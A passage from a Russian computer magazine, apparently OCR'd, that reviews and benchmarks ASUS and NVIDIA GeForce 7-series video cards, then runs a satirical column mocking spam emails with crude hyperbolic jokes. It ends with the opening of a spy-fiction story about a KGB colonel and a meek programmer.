➔ **плюсы.** В свое время компания ASUS обожала экспериментировать с двухпроцессорными картами. Многие из вариантов были не очень удачными — плохая разводка, слишком громоздкое охлаждение, ужасающие размеры. Однако ASUS 7800GT Dual избавлена от всех этих недостатков, что позволяет ей показывать не только хорошую производительность, но и недюжинную функциональность. Охлаждение устройства представляет собой систему из двух радиаторов и вентилятора по центру. Карточка традиционно упакована в огромную коробку, в которой, помимо устройства, находятся стандартные переходники, шнуры, диски, кейс для CD, а также блок внешнего питания. Плата имеет особый разъем на передней панели и может питаться как от БП, так и от обычной 220 В сети. Кстати, замечательна модель еще и тем, что была выпущена ограниченным числом экземпляров и представляет собой коллекционную ценность.

➔ **минусы.** На передней панели нет вентиляционных отверстий для выброса бловером нагретого воздуха. Дизайн карты может помешать установке в некоторые корпуса.

## ASUS EN7900GTX
($530) 9 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **650** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **800 (1600)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **24** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **8** |
| ОБЪЕМ ПАМЯТИ, МБ: | **512, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **90** |

➔ **плюсы.** Что бы ни говорили скептики, но эта плата до сих пор является ярчайшим представителем класса Hi-End. Сама карта по своим размерам является просто гигантом! Усовершенствованная система охлаждения, которую мы видели в других моделях (например, в ASUS 7800GT Dual), из серии «два радиатора и вентилятор в центре», позволяет прибегать к серьезному разгону без замены охладителя. Инженеры присовокупили к данной композиции еще и две тепловых трубки. С чипами контакт производится через медные пластинки, а вентиляционные отверстия на передней панели и пластиковый кожух рождают подобие турбины (превосходная идея, которой подчас недостает другим моделям).

➔ **минусы.** Вентилятор шумит воистину сильно! Дополнительные же децибелы пользователь с легкостью обретает в процессе разгона. Если ты жаждешь приобрести данное устройство, то совершенно не обязательно выбирать между двумя производителями — бери любую, поскольку плата полностью повторяет референсный дизайн и компонов ку. Кинг Конг на коробке, на самой плате (в виде наклейки), а также внутри упаковки (диск с игрой) — слишком уж странная любовь у производителя к этой знаменитой обезьяне…

## ASUS EN7800GT
($330) 7 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **400** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **500 (1000)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **20** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **7** |
| ОБЪЕМ ПАМЯТИ, МБ: | **256 GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **110** |

➔ **плюсы.** Данный девайс является менее производительной версией Asus EN7800 GTX, но зато более дешевой. Скажем прямо, выглядит он гораздо стильнее «старшего» собрата. Как ты можешь судить по характеристикам, карточка выглядит скромнее не только в плане рабочих частот, но и конвейеров. Выполнена она на синем текстолите, а кулер подсвечивают голубые диоды — в совокупности мы имеем очень симпатичный, почти «моддинговый» дизайн. На металлическом кожухе блистает логотип производителя. Сама система охлаждения практически не претерпела изменений, хотя подход к использованию тепловой трубки здесь гораздо грамотнее. Она выписывает широкую дугу, что позволяет более эффективно использовать площадь рассеяния. Ребрение на подложке радиатора более частое, что тоже плюс. Длина платы уменьшилась — это может порадовать владельцев компактных корпусов. Комплектация платы та же, что и в варианте с Asus EN7800GTX, только кожаный CD-кейс заменен на пластиковый, а игрушек в наборе поменьше.


➔ **минусы.** Радиатора на силовых элементах нет, а вентилятор работает довольно шумно. Во время продолжительной работы это начинает сильно бесить.

## ASUS EN7600GT SILENT
($230) 7 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **560** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **700 (1400)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **12** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **5** |
| ОБЪЕМ ПАМЯТИ, МБ: | **256, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **90** |

➔ **плюсы.** Еще одна карта с системой охлаждения парусного типа. Это устройство выполнено на зеленом текстолите и обладает весьма компактными размерами. Стоит заметить, что все компоненты платы довольно свободно расположены. Память выполнена на четырех схемах Samsung с временем отклика 1.4 нс. С процессором контактирует прямоугольная пластинка, сквозь которую пропущены две тепловые трубки — одна из них идет на «парус», а другая огибает плату и крепится внутри радиатора с тыльной стороны. Тот, в свою очередь, ни с одним элементом карты, кроме скромной подставки, контакта не имеет.

➔ **минусы.** Из-за своей принадлежности к классу «чуть ниже среднего» эта плата обладает некоторыми минусами, связанными, прежде всего, с охлаждением. Как было сказано ранее, композиция из радиаторов заботится только о процессоре. Память остается фактически голой. Исходя из этого, мы задаемся вопросом: каков же смысл в установке такого неординарного охлаждающего комплекса, если можно было теоретически обойтись массивным медным теплообменником? Кстати, радиатор с тыльной стороны платы практически не закреплен, что в скором времени может привести к его деформации.



# ASUS EN7950GX2
($660) 9 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **2x500** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **600 (1200)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **2x24** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **2x8** |
| ОБЪЕМ ПАМЯТИ, МБ: | **2x512, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **90** |

выбор редакции

спец

➜ **плюсы.** Данное устройство является самым мощным и производительным на сегодняшний день. Плата представляет собой две идентичные карты, соединенные в режиме SLI, причем по отдельности не функционирующие. Специальный чип позволяет работать одновременно двум частям устройства без использования SLI-моста, то есть плата может по праву считаться полноценным одиночным девайсом. Каждая половинка платы снабжена 512 Мб памяти GDDR3. Охлаждение работает довольно тихо, однако качество алюминиевого радиатора-«гармошки» оставляет желать лучшего. Архитектура видеопроцессора CineFX 4.0 поддерживает шейдерную модель ревизии 3.0, что позволяет повысить качество эффектов и скорость выполнения операций.

➜ **минусы.** Из-за нестандартного PCB инженерам не удалось предусмотреть так хорошо зарекомендовавшую себя систему турбинного типа. Плата полностью повторяет референс от NVIDIA, и никаких существенных добавлений от производителя не наблюдается. Коробка, как всегда и непонятно почему, монструозных размеров. Комплектация минимальна, а цена максимальна.

**F. E. A. R.**

| Модель | 1024 x 768 | 1280 x 1024 | 1024 x 768 (AA+AF) | 1280 x 1024 (AA+AF) |
|---|---|---|---|---|
| **NVIDIA GeForce 7300GT** | **117** | **115** | **104** | **90** |
| **Asus EN7600GS Top Silent** | **103** | **98** | **89** | **68** |
| **Asus EN7600GT Silent** | **84** | **65** | **52** | **42** |
| **Asus EN7800GT** | **98** | **84** | **79** | **65** |
| **Asus EN7800GT Top Silent** | **86** | **68** | **55** | **43** |
| **NVIDIA GeForce 7900GT** | **81** | **62** | **50** | **39** |
| **Asus EN7800GTX** | **73** | **51** | **42** | **28** |
| **Asus EN7800GTX TOP** | **75** | **53** | **43** | **29** |
| **Asus EN7800GT Dual** | **71** | **48** | **39** | **24** |
| **Asus EN7900GTX** | **69** | **46** | **38** | **22** |
| **Asus EN7950GX2** | **47** | **25** | **16** | **9** |

**Half Life 2**

| Модель | 1024 x 768 | 1280 x 1024 | 1024 x 768 (AA+AF) | 1280 x 1024 (AA+AF) |
|---|---|---|---|---|
| **NVIDIA GeForce 7300GT** | **119** | **117** | **110** | **100** |
| **Asus EN7600GS Top Silent** | **110** | **97** | **95** | **81** |
| **Asus EN7600GT Silent** | **93** | **89** | **74** | **63** |
| **Asus EN7800GT** | **100** | **95** | **91** | **78** |
| **Asus EN7800GT Top Silent** | **96** | **90** | **76** | **65** |
| **NVIDIA GeForce 7900GT** | **94** | **84** | **65** | **53** |
| **Asus EN7800GTX** | **83** | **75** | **53** | **41** |
| **Asus EN7800GTX TOP** | **86** | **77** | **54** | **42** |
| **Asus EN7800GT Dual** | **81** | **73** | **48** | **37** |
| **Asus EN7900GTX** | **80** | **72** | **46** | **35** |
| **Asus EN7950GX2** | **61** | **53** | **28** | **13** |


# ASUS EN7800GTX
($470) 8 баллов

| | |
|---|---|
| ЧАСТОТА ПРОЦЕССОРА, МГЦ: | **430** |
| ЧАСТОТА ПАМЯТИ, МГЦ: | **600 (1200)** |
| ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: | **24** |
| ВЕРШИННЫЕ КОНВЕЙЕРЫ: | **8** |
| ОБЪЕМ ПАМЯТИ, МБ: | **256, GDDR3** |
| ТЕХПРОЦЕСС, НМ: | **110** |

→ **плюсы.** Недавно этот девайс был героем в 3D, теперь же это стопроцентный Middle-End. Что приятно, плата обладает сниженным по сравнению с поколением NVIDIA GeForce 6 энергопотреблением. Чип изготовлен по 110 нм процессу и использует 24 пиксельных и 8 вершинных конвейера. На карточке использована система охлаждения с низкой посадкой — алюминиевая подложка с тепловой трубкой накрыта радиатором. Обдувается вся эта композиция небольшой крыльчаткой. Сверху установлена пластиковая накладка. Небольшой радиатор установлен и на силовых схемах устройства. Карта имеет шестиконтактный порт для дополнительного питания. Как это и положено, видеокарта способна работать в SLI-режиме и упакована в огромную красочную коробку. В ней по традиции находятся переходники, комплект малополезных дисков, а также кейс под CD.

→ **минусы.** Вентилятор шумит, а сама плата является копией референса от NVIDIA — на ней нет даже логотипа ASUS. Соответственно, дополнительных «фишек» не предусмотрено.

## DOOM 3

| Модель видеокарты | 1024 x 768 | 1280 x 1024 | 1024 x 768 (AA+AF) | 1280 x 1024 (AA+AF) |
|---|---|---|---|---|
| NVIDIA GeForce 7300GT | 121 | 120 | 115 | 96 |
| Asus EN7600GS Top Silent | 104 | 91 | 85 | 73 |
| Asus EN7600GT Silent | 95 | 79 | 59 | 46 |
| Asus EN7800GT | 111 | 101 | 86 | 71 |
| Asus EN7800GT Top Silent | 98 | 80 | 61 | 49 |
| NVIDIA GeForce 7900GT | 92 | 73 | 54 | 41 |
| Asus EN7800GTX | 81 | 64 | 46 | 32 |
| Asus EN7800GTX TOP | 82 | 66 | 47 | 32 |
| Asus EN7800GT Dual | 77 | 61 | 43 | 27 |
| Asus EN7900GTX | 75 | 60 | 41 | 25 |
| Asus EN7950GX2 | 54 | 41 | 22 | 11 |

## 3D Mark 2006, 1280 x 1024, Default Test

| Модель видеокарты | |
|---|---|
| NVIDIA GeForce 7300GT | 2174 |
| Asus EN7600GS Top Silent | 3043 |
| Asus EN7600GT Silent | 3365 |
| Asus EN7800GT | 4654 |
| Asus EN7800GT Top Silent | 4696 |
| NVIDIA GeForce 7900GT | 4876 |
| Asus EN7800GTX | 4913 |
| Asus EN7800GTX TOP | 5164 |
| Asus EN7800GT Dual | 5447 |
| Asus EN7900GTX | 5932 |
| Asus EN7950GX2 | 7123 |

## Call of Duty 2

| Модель видеокарты | 1024 x 768 | 1280 x 1024 | 1024 x 768 (AA+AF) | 1280 x 1024 (AA+AF) |
|---|---|---|---|---|
| NVIDIA GeForce 7300GT | 121 | 119 | 112 | 89 |
| Asus EN7600GS Top Silent | 120 | 103 | 95 | 70 |
| Asus EN7600GT Silent | 81 | 63 | 47 | 32 |
| Asus EN7800GT | 101 | 83 | 75 | 69 |
| Asus EN7800GT Top Silent | 82 | 64 | 49 | 34 |
| NVIDIA GeForce 7900GT | 77 | 59 | 42 | 30 |
| Asus EN7800GTX | 63 | 49 | 36 | 25 |
| Asus EN7800GTX TOP | 66 | 51 | 38 | 26 |
| Asus EN7800GT Dual | 60 | 45 | 32 | 21 |
| Asus EN7900GTX | 58 | 43 | 30 | 20 |
| Asus EN7950GX2 | 42 | 35 | 15 | 8 |

## 3D Mark 2005, 1024 x 768, Default Test

| Модель видеокарты | |
|---|---|
| Asus EN7950GX2 | 13987 |
| Asus EN7900GTX | 11836 |
| NVIDIA GeForce 7900GT | 9632 |
| Asus EN7800GT Dual | 10472 |
| Asus EN7800GTX TOP | 9993 |
| Asus EN7800GTX | 9605 |
| Asus EN7800GT | 8863 |
| Asus EN7800GT Top Silent | 8872 |
| Asus EN7600GT Silent | 7532 |
| Asus EN7600GS Top Silent | 7104 |
| NVIDIA GeForce 7300GT | 5987 |

## NVIDIA GEFORCE 7300GT
($100) 6 баллов

ЧАСТОТА ПРОЦЕССОРА, МГЦ: **350**
ЧАСТОТА ПАМЯТИ, МГЦ: **333 (667)**
ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: **8**
ВЕРШИННЫЕ КОНВЕЙЕРЫ: **4**
ОБЪЕМ ПАМЯТИ, МБ: **256, DDR2**
ТЕХПРОЦЕСС, НМ: **90**

➔ **плюсы.** Эта плата направлена на бюджетный сектор рынка и является полной копией референса. Она построена на основе чипа G73-VZ-N-A2 — именно так обозначается последняя серия чипов G73, идущих на изготовление плат NVIDIA GeForce 7300GT. Обрати внимание — это все тот же G73, только усеченный на один четырехконвейерный блок (квад). Несмотря на свою якобы неполноценность, чип прекрасно разгоняется. GPU распаян на укороченной PCB, причем охлаждением обеспечен только сам процессор. Память Infineon со временем отклика 2 нс. Ширина шины памяти составляет 128 бит. Система охлаждения представляет собой тонкую алюминиевую пластинку с двумя ребрами по краям, в центре которой расположился крошечный вентилятор.

➔ **минусы.** На кулер нанесена термопроводящая «жвачка» вместо пасты, что отрицательно сказывается на охлаждении. Память остается без охлаждения. Вентилятор работает очень шумно.

## NVIDIA GEFORCE 7900GT
($350) 8 баллов

ЧАСТОТА ПРОЦЕССОРА, МГЦ: **450**
ЧАСТОТА ПАМЯТИ, МГЦ: **660 (1320)**
ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: **24**
ВЕРШИННЫЕ КОНВЕЙЕРЫ: **8**
ОБЪЕМ ПАМЯТИ, МБ: **256, GDDR3**
ТЕХПРОЦЕСС, НМ: **90**

➔ **плюсы.** Данная плата является урезанной версией старшей карты в серии — как это было с NVIDIA GeForce 7800 GTX и NVIDIA GeForce 7800 GT. Но если тогда инженеры просто понизили частоты, то здесь этим не ограничилось — дополнительно был снижен объем памяти до 256 Мб. Чип остался прежним — не «урезанный» G71. Слабенький кулер представляет собой композицию из медного радиатора гармошкой и крошечного вентилятора. Память по традиции расположена полукругом и выполнена на восьми схемах Samsung со временем отклика 1.4 нс. К сожалению, ничего про комплектацию сказать мы не можем, поскольку эта плата приехала к нам в лабораторию без упаковки и является тестовым образцом.

➔ **минусы.** Скажем прямо, плата нам не очень понравилась из-за подхода производителя к охлаждению. Даже на референсе NVIDIA GeForce 6600GT установлена более толковая и качественная система. Так что для разгона либо требуется докупать что-то серьезное, либо искать более качественные варианты у различных производителей. Здесь же память осталась без охлаждения, а вентилятор сильно шумит.

## ASUS EN7800GT TOP SILENT
($350) 8 баллов

ЧАСТОТА ПРОЦЕССОРА, МГЦ: **420**
ЧАСТОТА ПАМЯТИ, МГЦ: **620 (1240)**
ПИКСЕЛЬНЫЕ КОНВЕЙЕРЫ: **20**
ВЕРШИННЫЕ КОНВЕЙЕРЫ: **7**
ОБЪЕМ ПАМЯТИ, МБ: **256, GDDR3**
ТЕХПРОЦЕСС, НМ: **110**

➔ **плюсы.** Устройство обладает эталонным дизайном, но производитель позволил себе заменить чипы памяти со временем 2 нс на модули с выборкой 1.6 нс, которые более предрасположены к разгону. Подверглись изменениям и частоты: вместо референсных здесь мы имеем дело с 420/1240 МГц. Главной особенностью является пассивное охлаждение Top Silent. Память и процессор скрыты под толстым алюминиевым радиатором, а тепловая трубка, которая проходит сквозь теплообменник, служит одновременно и осью дополнительного поворотного радиатора. Передвигаемый в положение «паруса», радиатор повышает интенсивность отвода тепла и может обдуваться вентилятором на процессоре.

➔ **минусы.** Так как радиатор охлаждается за счет процессорного кулера, то хорошо бы заиметь на CPU как можно более мощный девайс. В итоге от шума в корпусе не избавится.

➔ **выводы.** Из всего многообразия карт, представленных в тесте, каждый найдет себе что-то по душе. Но мы же обращаем внимание на устройства, проявившие себя наилучшим образом. Напомним, что «Выбор редакции» вручается самому производительному и функциональному девайсу, а награду «Лучшая покупка» получает устройство с наилучшим соотношением цены и качества. Раздавать награды в данном случае было очень легко. Без зазрения совести мы отдаем «Выбор редакции» карте Asus EN7950GX2 как флагману всей седьмой серии карт NVIDIA GeForce. «Лучшую покупку» получает Asus EN7800GT — когда-то эта видеокарта была героем многочисленных тестов, однако мы считаем, что ее век еще не прошел, и девайс успешно справляется со всеми поставленными перед ним задачами.

**Редакция выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний ASUS и NVIDIA.**

ОФФТОПИК

# Crew

## e-mail

НУ ЧТО ЖЕ, ЭТОТ СПЕЦВЫПУСК ОСОБЫЙ, ПОЭТОМУ И Е-МЕЙЛЫ У НАС БУДУТ ОСОБЕННЫЕ. Я ВОЗЬМУ ГИГАНТСКУЮ ПОЖАРНУЮ КИШКУ, ПОДКЛЮЧУ ЕЕ К ИСТОЧНИКУ КАНАЛИЗАЦИОННЫХ СТОКОВ И ПОСРЕДСТВОМ СУПЕР-ЯДЕРНОЙ ПОМПЫ ИЗВЕРГНУ МОЩНЫЙ ПОТОК В СТОРОНУ СПАМА. А ВЫ ПО-ПРЕЖНЕМУ ПИШИТЕ ПИСЬМА НА SPEC@REAL.ХАКЕР.RU!

**DR. KLOUNIZ**

### 18 декабря 2006 г .

Однодневный бизнес-курс тел.

МАРКЕТИНГОВЫЕ ИССЛЕДОВАНИЯ: подходы и методики.
Как выбрать оптимальную методику и агентство под мои бизнес задачи? Что можно сделать самостоятельно, а что поручить исследовательскому агентству? Преимущества и недостатки известных на рынке исследовательских продуктов? Как контролировать качество работы исследовательского агентства?

Что можно сделать самостоятельно? Самостоятельно можно только отрезать голову автору данного письма, наполнить ее радиоактивными отходами и запустить в космической ракете на Марс. Пусть зеленые космические пришельцы занимаются вопросами бизнес-задач и оценкой качества исследовательского агентства, ведь земляне еще со времен социализма знают, что есть три продажные девки империализма — статистика, генетика и кибернетика. Долой статистику!

### приглашаем вас принять участие в уникальном тренинге:

«Возврат долгов или как убедить дебитора»

Психологические и организационные основы кредитного менеджмента. Основные проблемы в работе по сбору долгов и пути их решения. Стили ведения переговоров. Умение владеть собой и ситуацией. Личностные особенности переговорщика. Реализация плана по возврату долгов (дебиторской задолженности). Аргументация позиции при переговорах: ценность, цена, польза. Когда люди покупают соотношение цены и ценности. Обоснование цены. Основные правила работы с ценой. Фактическая ценность и ценность для потребителя. Поведение в сложных ситуациях. Технологии и механизмы манипуляции. Защита от манипуляции. Виды и механизмы защит. Завершение обсуждения и фиксация договоренностей. Техники снятия эмоционального напряжения.

Ну что, приступим ко второму нашему пациенту. Как возвратить долги и убедить дебитора — тут, наверное, про всякие утюги, паяльники и прочее отрезание пальцев. Известная русская традиция, не будем на ней останавливаться. Стили ведения переговоров? Туда же. А вот техники снятия эмоционального напряжения — это более ценный навык. Как уж тут не вспомнить Ивана Драго, нашего национального героя из фильма «Красная Жара». Как вы, русские, снимаете стресс? Водкой! В то время как американские коллеги смотрят на аквариум с разноцветными рыбками.

### видео, фотостудия предлагает вам!

***

Профессиональную видео, фото съемку, производство корпоративных, представительских и рекламных фильмов, монтаж, 3D графику. А так же выездной фотосалон с историческими костюмами, различные развлекательные аттракционы (Электрический выключатель, Фан-казино). Супер предложение заказ звезд эстрады.

Отличное предложение для эстетов, желающих пригласить на свой новогодний огонек мэтров отечественного телеящика типа Евгения Петросяна или Елены Степаненко! Все это можно снять, потом на основе снятого совершить действующие 3D-модели, а затем — поиграть в супер-игру «Электрический выключатель» от американского правительства или «Фан-казино» от нашего.

### праздник неизбежен

Подарок должен быть убийственен! Мы позаботились за вас…

А вы знаете, кем были ваши предки? Что значит ваша фамилия?

Праздник точно неизбежен. Как говорит один мой знакомый гинеколог: «Прерванный половой акт — это праздник, который всегда с собой». Очень радует, что вы о нас позаботились. А предки наши были могучими викингами, они плавали на своих драккарах к Оловянным Островам, ездили из варяг в греки и били всяких древних спамеров секирами.

### новая коллекция постельного белья на сайте, хотите посмотреть?

***

Так же Вы можете отписаться от нашей рассылки (мы Вас больше не побеспокоим)

Получим специальный ответ от Ская (хоть из редакции он и уволился, но счета за скачанные им по корпоративному инету «Чу-

деса Строгинских подворотен, сексуальных беспределов в общаге МАИ и тому подобные «Русские версии греческих анальных приключений в клубах» приходят до сих пор): «Нет, не хочу! Мы бы лучше посмотрели новую коллекцию не постельного белья, а всяких постельных сцен и желательно на халяву. Ну почему спам нам отказывает в такой малости? Прислали бы честно ссылочку на хотя бы стомегабайтный архивчик на рапидшаре, вот тогда мы бы порадовались».

## участникам рынка b2b

***

Участникам рынка B2B. Продажа «сложного» товара требует от менеджеров особых навыков. Менеджеры, владеющие такими навыками, заметно выделяются на фоне общей массы продавцов. Перед ними всегда открыты все двери, а люди принимающие решения никогда не отказываются их выслушать.

«Современная система продаж сложных товаров на рынке B2B» 18-19 декабря. Программа ознакомит с основными инструментами эффективных продаж и поможет приобрести навыки ведения переговоров.

Учиться чему-то у людей, прибегающих к спаму? Это же моветон. Уж они научат, как продавать самый сложный товар, и самое главное — какими способами его рекламировать.

## схемы и методы расчетов и минимизации налогов.

7–8 декабря

Как в соответствии с современным законодательством сократить налоговые выплаты? Как рассчитать налоги и избежать ошибок? Как грамотно отстаивать интересы компании в налоговых спорах? Ответы на эти вопросы и консультацию специалиста по налоговому планированию Вы получите, посетив наш практический семинар.

Ну и под занавес — очередная реклама закона незаконным методом. Хотя неизвестно, чему такому плохому они будут учить людей на этом семинаре.

## ооо «ххх»

***

Предлагаем поставки следующих лесоматериалов железнодорожным транспортом по России:
— Балансы сосновые ГОСТ 9463-88
— Балансы елово-пихтовые ГОСТ 9463-88
— Фанерный кряж ГОСТ 9462-88
— Пиломатериалы хвойные: обрезные, необрезные ГОСТ 8486-86
— Шпалы ГОСТ 78-89
За 7 лет работы мы заняли прочную позицию на рынке лесопродукции и постоянно увеличиваем поставки лесоматериалов. Нашими партнерами являются крупные деревообрабатывающие, целлюлозно-бумажные, металлургические и другие предприятия.

«Честность, порядочность, строгое исполнение обязательств» — вот чем мы руководствуемся в нашей работе.

Это по-нашему! Продавать пиловочный кряж, оцилиндрованное бревно и всякие-разные пиломатериалы, древо-щепяные и железо-стружечные изделия, которые, если верить инструкции по обращению с туалетной бумагой, могут в ней содержаться и выходить наружу при разрыве изделия вне линии перфорации, естественно, поражая место применения своими острыми краями. После такого жестокого поражения нам будет уже не до честности и порядочности! Будем рассылать спам!

## -м-а-с-с-о-в-ы-е--р-а-с-с-ы-л-к-и-

***

Формы оплаты:
— WebMoney.
— Через Сбербанк.
— Банковский перевод для юр. лиц.
— Наличными в офисе.
— Наличными через курьера.
Оперативность:
— Рассылка стартует на следующий день после оплаты
— Выезд курьера производится в день обращения или на следующий день.
Наши приимущества:
— Обход фильтров
— Бесплатное изготовление макеты
— Бесплатный выезд курьера
— Любые формы оплаты
— Ежемесячное обновление баз

Отличное предложение! Крайне бодрит возможность вызова курьера.

Например, человек, отрицательно относящийся к спаму, всегда может сделать ложный заказ, вызвать курьера, стукнуть его пыльным мешком по голове, связать, а затем — жечь его утюгом, рвать на нем волоса, запускать могильных червей ему в нос, резать его на части и выпытывать адреса и явки хозяев. А затем — прямо на следующий день прислать к ним курьера. Или даже нескольких курьеров!

Кстати, давайте пофантазируем, что можно сделать с курьерами спамеров. Можно незаметно заразить их птичьим гриппом или легочной формой сибирской язвы, чтобы они пришли в свой подвальный офис, всех заразили и умерли в мучениях. Нет,стоп. Лучше сунуть ему в карман несколько вшей, зараженных чумной палочкой. Нет, стоп. Это слишком жестоко. Лучше под видом пачки денег зарядить ему в карман бомбу с трупным ядом? Нет, лучше не надо. Пойду-ка я пить вечерние таблетки и качать новую партию писем читателей **C**

# Story

## МЭРИ ПОППИНС: ПОРОЧАЩИЕ СВЯЗИ

ПРИКАЗ, КОТОРЫЙ БЫЛ ОТДАН, НАПОМИНАЛ ПРИГОВОР

NIRO (NIRO@REAL.XAKEP.RU, WWW.NIRO-DE-ROBERT.LIVEJOURNAL.COM)

— Но вы же знаете, товарищ генерал-майор… — смешная попытка указать начальству на то, что ход нечестный.
— Знаю, — ледяной голос не терпел возражений. Лишнее подтверждение того, что именно подобным способом они и хотели добиться результата.
— Вы считаете меня способным на такие поступки? — еще одна попытка — на этот раз защититься или переложить работу на другого.
— Именно вы — единственная кандидатура для подобной агентурной работы, — генерал сверлил его взглядом. — Наш человек уже проник в их логово. Подставить его работу под удар — я не могу. Головы полетят… А вот найти человека, способного добыть для нас информацию — тут лучше вас никого не найдешь.
— Вы и не хотите его искать, товарищ генерал-майор. Это своеобразный способ поставить человека на колени…
— А как вы думаете, полковник, почему так часто обращается внимание в наших личных делах на порочащие связи? — генерал встал из-за стола, подошел вплотную. — Так я вам скажу — чтобы на крючок не попадались. У настоящего чекиста должны быть… Ну, не мне вам напоминать.
— Но ведь это не мои связи… — глупая попытка оправдаться.
— Неважно. У нас так — один раз замазался, в другой раз лучше застрелись. Вам все ясно, товарищ полковник?
— Так точно, товарищ генерал-майор!
— Выполняйте! О результате доложите по форме.

Полковник Алексей Сергеевич Ткаченко вышел из кабинета по красной ковровой дорожке и остановился за дверями. Первая мысль была — сделать так, как сказал генерал. Застрелиться.

Но следом пришла другая. Осознанная. Никаких эмоций.
— Должно получиться, — сказал он сам себе и твердой походкой направился в отдел к аналитикам.

---

Витя Корнеев всю свою сознательную жизнь плыл по течению. Никогда ни с кем не спорил, не искал правды, не добивался ничего и нигде, молча подписывал бумаги, которые решали его дальнейшую судьбу, виновато улыбаясь, пытался продать свои программы, вечно что-то мямлил себе под нос, спрашивал о том, как жить дальше…

Ему говорили об этом. Намекали, упрашивали измениться, подталкивали к решительным шагам — бесполезно. Таким тихим, по жизни вялым и безынициативным он был всегда — сколько себя помнил. Наверное, с детского садика, где его вечно обижали, подставляли, пинали, отбирали конфеты и игрушки — а он все это терпел, глупо улыбался и даже почти не плакал. Подумаешь, сломали колесо на грузовике? Ну и что, что порвали чуть ли не в клочья рубашку?! Он сносил все.

Потом случилась школа. И его настигла судьба «ботаника». Учился он отлично — просто праздник какой-то. Учителя не могли нарадоваться на Витю, ставили всем в пример и выбрали его маму в родительский комитет, от чего она была совсем не в восторге. Вот так родители несут на себе груз детских талантов — как чемодан без ручки. И нести неудобно, и бросить жалко.

Одноклассники рвали его мозги на части — дать списать надо было едва ли не половине класса. Успеть решить и свой вариант, и чужой, да еще и раздать свои черновики всем, кто в них нуждался — задача, согласитесь, не из легких. И даже если поначалу учился он, в принципе, ради знаний — то после первого синяка под глазом от тех, кому он не успел помочь, он стал учиться и ради собственного здоровья. Обычно это приносит еще большие плоды.

Не стал исключением и Корнеев. Чтобы не нарываться, он делал все, что его просили. Решал контрольные, домашние задания, делал лабораторные по физике, потом пришел черед информатики, химии и начал высшей математики. Если попытаться посчитать, скольких потенциальных идиотов он сумел вытолкнуть в большую жизнь, решив за них все и вся — то можно сбиться со счета. Он одинаково хорошо успевал и по гуманитарным наукам, и по естественным, и по точным.

CSO-111 STEREO

WALT DISNEY'S

# MARY POPPI

JULIE ANDREWS DICK VA

ORIGINAL CAST S

RCA VICTOR

DAVID TOMLINSON GLYNIS JOHNS

Music and Lyrics by RICHARD M. SHERMAN and ROBERT B. SHERMAN Arranged and Conduc

Любой шепот типа: «Корень, а сколько будет, если вот с этим сложить?» всегда получал в ответ решение. Витя знал все про интегралы, кислоты и щелочи, про теорию относительности построение простейших алгоритмов, про то, как размножаются хламидомонады, и почему генетика раньше была запрещена.

Такие как Витя всегда есть в каждой школе. Не оскудела еще Русь–матушка талантами. Но сколько вокруг присосавшихся к чужому дарованию…

В какой-то момент — ближе к окончанию школы, когда остро встал вопрос о выборе профессии — Корнеев понял, что самым удачным будет путь программиста. И не потому, что он блестяще знал информатику в объеме школьного курса, да и дома был с компьютером на «ты». Окружающая среда заставила его алгоритмизировать все вокруг — в том числе и собственные знания для раздачи налево и направо. Никто и никогда не получил от него неправильного ответа. Он был логичен — до гениальности.

И куда же еще податься с таким пониманием логики?

Пожалуй, это был единственный момент в жизни, когда никто не взял его за руку и не привел куда-то, куда было нужно. В институт он пришел сам. И там он оставался самим собой.

То есть «ботаником».

Он писал все и за всех. Правда, тогда он уже научился выделять тех, кому стоит помогать, а кому нет — плюс ко всему, наружностью он обладал довольно внушительной, а то, что за такой внешностью может скрываться тихий и безобидный человек, угадать сразу было нельзя.

Поэтому в институте оказалось немного полегче. Не так много нахлебников. Да и принцип того, что дураки все-таки должны вылететь из альма-матер, был ему очень близок. И он не мешал им быть теми, кто они есть на самом деле — дураками.

